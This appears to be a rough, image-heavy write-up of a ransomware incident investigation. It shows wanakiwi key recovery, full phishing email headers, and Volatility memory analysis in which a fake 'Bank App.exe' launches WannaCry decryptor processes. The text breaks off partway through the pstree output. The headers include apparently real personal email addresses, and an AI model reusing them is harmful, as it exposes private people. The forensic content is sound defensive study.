
❖On the investigation side

The company had a history regarding data encryption , so they had an employee specialized in decryption .


1. When the ransomware attack began , this employee took action .
2. Initially ,he run the wanakiwi program ,which extract the decryption key during the encryption process itself .




3. After that , the file containing the key appeared . He click on it to obtain the key




Decryption file



4. At the point ,he began the decryption process .



5. And the operstion was successful ,avoiding the encryption of his device





6. First thing the investigator do is to check in email


Header Name	Header Value
Delivered-To	samahmedmoha@gmail.com
X-Received	by 2002:a05:6870:2a47:b0:29e:1325:760a with SMTP id 586e51a60fabf-2b32f0ad77fmr13128737fac.8.1738574842195; Mon, 03 Feb 2025 01:27:22 -0800 (PST)
ARC-Seal	i=1; a=rsa-sha256; t=1738574842; cv=none; d=google.com; s=arc-20240605; b=YtAUOF06od4WE/Aki//EaQp8D736s6KvPhLWddfLH8qJlg0ID0tuIEohAANpG+jQ+5 Vw+Hbli61opPLzXPy61gFYbdrTHOtXqPd6xyjG3gMm14ZkfCopPZN5OT 6dROnGBPxV2s /GSB7JH4xboKr7XUtjLE
ARC-Message-Signature	i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20240605; h=to:subject:message-id:date:from:mime-version:dkim-signature; bh=Tn9XAy+m3Ynycq/PykUhrxp0/YspfoD/Rr2zpmfs+Fw=; fh=naRtzIQu7eD50LN/1oipNSZKLDZtI6znffKA+he85DQ=; b=SdlBdy9jGCwxG6bA pldwhtDhi9lZc67hCL48RySMxeG6u6zoohEynV1wCT/F77I+Or aGTpNhF33X59dAwzdibbaWPASqTpnHaX1e5j9gAkwi8B0pPYxdJzTKwfx7DNE9IWx7LW NGVA==; dara=google.com
ARC-Authentication-Results	i=1; mx.google.com; dkim=pass header.i=@gmail.com header.s=20230601 header.b=TkLuuDMj; spf=pass (google.com: domain of enas39081@gmail.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=enas39081@gmail.com; dmarc=pass (p=NONE sp=QUARA
Return-Path	<enas39081@gmail.com>
Received-SPF	pass (google.com: domain of enas39081@gmail.com designates 209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results	mx.google.com; dkim=pass header.i=@gmail.com header.s=20230601 header.b=TkLuuDMj; spf=pass (google.com: domain of enas39081@gmail.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=enas39081@gmail.com; dmarc=pass (p=NONE sp=QUARANTIN
DKIM-Signature	v=1; a=rsa-sha256; c=relaxed/relaxed; d=gmail.com; s=20230601; t=1738574841; x=1739179641; dara=google.com; h=to:subject:message-id:date:from:mime-version:from:to:cc:subject :date:message-id:reply-to; bh=Tn9XAy+m3Ynycq/PykUhrxp0/YspfoD/Rr2zpmfs+Fw=; b=TkLu xC6RmFxWuY4/bMkPQVXqcC+uIrvOXsCTcnhkZer+PUjZtL6xibBB3OAmtwBQHdH JpgD42btWSusf+rPxXWU8Y0aGIEn6YYJzyt69FOk+wfDwr8rhQxkQtqE0tSFy4Amwcdc Kseg==
X-Google-DKIM-Signature	v=1; a=rsa-sha256; c=relaxed/relaxed; d=1e100.net; s=20230601; t=1738574841; x=1739179641; h=to:subject:message-id:date:from:mime-version:x-gm-message-state :from:to:cc:subject:date:message-id:reply-to; bh=Tn9XAy+m3Ynycq/PykUhrxp0/YspfoD/Rr2zpmfs+Fw=; b=mL XcKm yXsXcy7HSLaW52Igh+YzGlCxs1l83HTgZO56pnS0jXj+GBToEnEjHTfzS3JeXfU0kNDj UuGhBCsYSAurB7dbMMCg/9TwCDB0varUfgPORmEvaibB2EpKRCGVULPmLLkuQBxOfkK LGYg==
X-Gm-Message-State	AOJu0YyH260cVfXfW3l1onj56hiM8sGNQPjSnk0yeM+hn9/804BH8dOD ITXN8tDR6ywRfhwTnNo5ayTgjsoiaF1szAKR6088B1LLRpRiynQw4qnLZtIDI8oKwQR6I4YNosj AC+GwSuIWsAJ2j3E/XZDlpU3ipsLj4/LGMkg=
X-Gm-Gg	ASbGnct6vVUCMUO2ljgmqyJB3oa0gjojYrrasKyvz5Jr7/M/NA1L7am9Y1/xtoiGwtF D6mja/MPIrmc2ZVDhnCzzw35lbYMn4q9Lgzu0/koSFRk8AS3GwoIlBu4nyhuj4xzUnMxIbWL+Ng ==
X-Google-Smtp-Source	AGHT+IG8MWB/wvi7Flh2CjzLaGroLYNaoAtPuMhzFLTZKdVjLxVLVf3rZuG2WkanfD+TERRND2VwieLQTeO+M8BEgYc=
MIME-Version	1.0
From	Sara <enas39081@gmail.com>
Date	Mon, 3 Feb 2025 01:27:11 -0800
X-Gm-Features	AWEUYZm30IMBX0qwl1UrFczsdVWbshwocosZ5iNzHY9Ah-TuaENEqik2YaFfeus
Message-ID	<CACa7PEPO76EgK-tSW52saK75F7ioP-sjHrKv_bwzj1aU7s-oQA@mail.gmail.com>
Subject	update Bank Application
To	samahmedmoha@gmail.com
Content-Type	multipart/alternative; boundary="000000000000d8f896062d397fc3"

So he came up with these information ,but these information dose not indicate any modification or breaches in the email.

7. After that he took a image for the RAM using FTK imager







8. After having the image he Analyze it using volatility
9. Firs here he wrote the ‘imgeinfo’ commend so he can get more information about the image

```
C:\14 - Volatility Framework\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\14 - Volatility Framework\volatility_2.6_win64_standalone\memdump.mem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002a0d0a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002a0ed00L
                KPCR for CPU 1 : 0xfffff88002f00000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2025-01-31 08:33:16 UTC+0000
     Image local date and time : 2025-01-31 00:33:16 -0800
```

10. Then he wrote ‘dslist’ to display a list of data structures memory, often related to a specific application or system state.

```
Administrator: Command Prompt

C:\14 - Volatility Framework\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe --profile=Win7SP1x64 -f memdump.mem pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xfffffa80018cf040 System                    4      0     78      513 ------      0 2025-01-30 18:57:10 UTC+0000
0xfffffa8001f86b30 smss.exe                244      4      2       30 ------      0 2025-01-30 18:57:11 UTC+0000
0xfffffa8002b9a520 csrss.exe               324    308      9      406      0      0 2025-01-30 18:57:14 UTC+0000
0xfffffa8002badb30 wininit.exe             372    308      3       76      0      0 2025-01-30 18:57:15 UTC+0000
0xfffffa80018d8480 csrss.exe               384    364      9      295      1      0 2025-01-30 18:57:15 UTC+0000
0xfffffa8002c53250 winlogon.exe            420    364      5      115      1      0 2025-01-30 18:57:15 UTC+0000
0xfffffa8002c87570 services.exe            468    372      9      202      0      0 2025-01-30 18:57:15 UTC+0000
0xfffffa8002b95b30 lsass.exe               476    372      8      586      0      0 2025-01-30 18:57:15 UTC+0000
0xfffffa8002c90270 lsm.exe                 484    372     10      140      0      0 2025-01-30 18:57:15 UTC+0000
0xfffffa8002cea580 svchost.exe             588    468     12      355      0      0 2025-01-30 18:57:16 UTC+0000
0xfffffa8002d0c450 svchost.exe             664    468      8      261      0      0 2025-01-30 18:57:16 UTC+0000
0xfffffa8002d42b30 svchost.exe             748    468     20      460      0      0 2025-01-30 18:57:16 UTC+0000
0xfffffa8002d69060 svchost.exe             796    468     12      260      0      0 2025-01-30 18:57:17 UTC+0000
0xfffffa8002d7a6c0 svchost.exe             820    468     38     1071      0      0 2025-01-30 18:57:17 UTC+0000
0xfffffa8002db8b30 svchost.exe             960    468     11      266      0      0 2025-01-30 18:57:17 UTC+0000
0xfffffa8002dde060 svchost.exe             260    468     16      506      0      0 2025-01-30 18:57:17 UTC+0000
0xfffffa8002e2ab30 spoolsv.exe            1032    468     12      271      0      0 2025-01-30 18:57:18 UTC+0000
0xfffffa8002ea1240 svchost.exe            1084    468     16      311      0      0 2025-01-30 18:57:19 UTC+0000
0xfffffa8002f0ab30 svchost.exe            1192    468     16      258      0      0 2025-01-30 18:57:20 UTC+0000
0xfffffa8003004280 svchost.exe            1588    468      5       99      0      0 2025-01-30 18:57:21 UTC+0000
0xfffffa800308e060 taskhost.exe           1860    468      8      148      1      0 2025-01-30 18:57:39 UTC+0000
0xfffffa80030cf800 dwm.exe                1920    796      3       72      1      0 2025-01-30 18:57:39 UTC+0000
0xfffffa80030ecb30 explorer.exe           1984   1900     35     1070      1      0 2025-01-30 18:57:39 UTC+0000
0xfffffa8002d3d9e0 SearchIndexer.         1756    468     14      793      0      0 2025-01-30 18:57:46 UTC+0000
0xfffffa800323eb30 svchost.exe            1472    468     13      318      0      0 2025-01-30 18:59:22 UTC+0000
0xfffffa8003336b30 taskhost.exe           1568    468      5       95      1      0 2025-01-30 19:52:24 UTC+0000
0xfffffa8003599060 GoogleCrashHan         1816   1744      5       90      0      1 2025-01-31 08:10:03 UTC+0000
0xfffffa800347cb30 GoogleCrashHan          952   1744      5       86      0      0 2025-01-31 08:10:03 UTC+0000
0xfffffa80033f3b30 chrome.exe             3996   1984      0 --------      1      0 2025-01-31 08:24:03 UTC+0000   2025-01-31 08:32:32 UTC+0000
0xfffffa8003460060 audiodg.exe            2040    748      7      137      0      0 2025-01-31 08:26:29 UTC+0000
0xfffffa8003817b30 SearchProtocol         3668   1756      8      380      0      0 2025-01-31 08:26:48 UTC+0000
0xfffffa8003493060 Bank App.exe           1264   1984      8       86      1      1 2025-01-31 08:27:56 UTC+0000
0xfffffa800387fb30 @WanaDecryptor         3164   1264      2       65      1      1 2025-01-31 08:28:10 UTC+0000
0xfffffa8003421b30 taskhsvc.exe           3968   3164      4      121      1      1 2025-01-31 08:28:15 UTC+0000
0xfffffa800389b630 conhost.exe            3344    384      1       35      1      0 2025-01-31 08:28:15 UTC+0000
0xfffffa8003461380 @WanaDecryptor         3052   1264      1       67      1      1 2025-01-31 08:28:32 UTC+0000
0xfffffa800389d590 msiexec.exe            2620    468      8      228      0      0 2025-01-31 08:30:09 UTC+0000
0xfffffa80035f2920 msiexec.exe            1468   2620      0 --------      1      0 2025-01-31 08:30:10 UTC+0000   2025-01-31 08:32:03 UTC+0000
0xfffffa800387e060 VSSVC.exe              4024    468     11      201      0      0 2025-01-31 08:30:20 UTC+0000
0xfffffa80031e0a30 svchost.exe            2352    468      5       69      0      0 2025-01-31 08:30:21 UTC+0000
0xfffffa80019ddab0 FTK Imager.exe         1996   1984     16      311      1      0 2025-01-31 08:33:03 UTC+0000

C:\14 - Volatility Framework\volatility_2.6_win64_standalone>_
```

11. Then he use ‘pstree’ commend Shows a hierarchical representation of data structures, often used to visualize the relationships and organization of various elements in memory.

```
C:\14 - Volatility Framework\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe --profile=Win7SP1x64 -f memdump.mem pstree
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xfffffa80018d8480:csrss.exe                         384    364      9    295 2025-01-30 18:57:15 UTC+0000
. 0xfffffa800389b630:conhost.exe                     3344    384      1     35 2025-01-31 08:28:15 UTC+0000
 0xfffffa8002c53250:winlogon.exe                      420    364      5    115 2025-01-30 18:57:15 UTC+0000
 0xfffffa8002b9a520:csrss.exe                         324    308      9    406 2025-01-30 18:57:14 UTC+0000
 0xfffffa8002badb30:wininit.exe                       372    308      3     76 2025-01-30 18:57:15 UTC+0000
. 0xfffffa8002c87570:services.exe                     468    372      9    202 2025-01-30 18:57:15 UTC+0000
.. 0xfffffa8002dde060:svchost.exe                     260    468     16    506 2025-01-30 18:57:17 UTC+0000
.. 0xfffffa8002e2ab30:spoolsv.exe                    1032    468     12    271 2025-01-30 18:57:18 UTC+0000
.. 0xfffffa8002d0c450:svchost.exe                     664    468      8    261 2025-01-30 18:57:16 UTC+0000
.. 0xfffffa800308e060:taskhost.exe                   1860    468      8    148 2025-01-30 18:57:39 UTC+0000
.. 0xfffffa8002d69060:svchost.exe                     796    468     12    260 2025-01-30 18:57:17 UTC+0000
... 0xfffffa80030cf800:dwm.exe                       1920    796      3     72 2025-01-30 18:57:39 UTC+0000
.. 0xfffffa800323eb30:svchost.exe                    1472    468     13    318 2025-01-30 18:59:22 UTC+0000
.. 0xfffffa8003336b30:taskhost.exe                   1568    468      5     95 2025-01-30 19:52:24 UTC+0000
.. 0xfffffa80031e0a30:svchost.exe                    2352    468      5     69 2025-01-31 08:30:21 UTC+0000
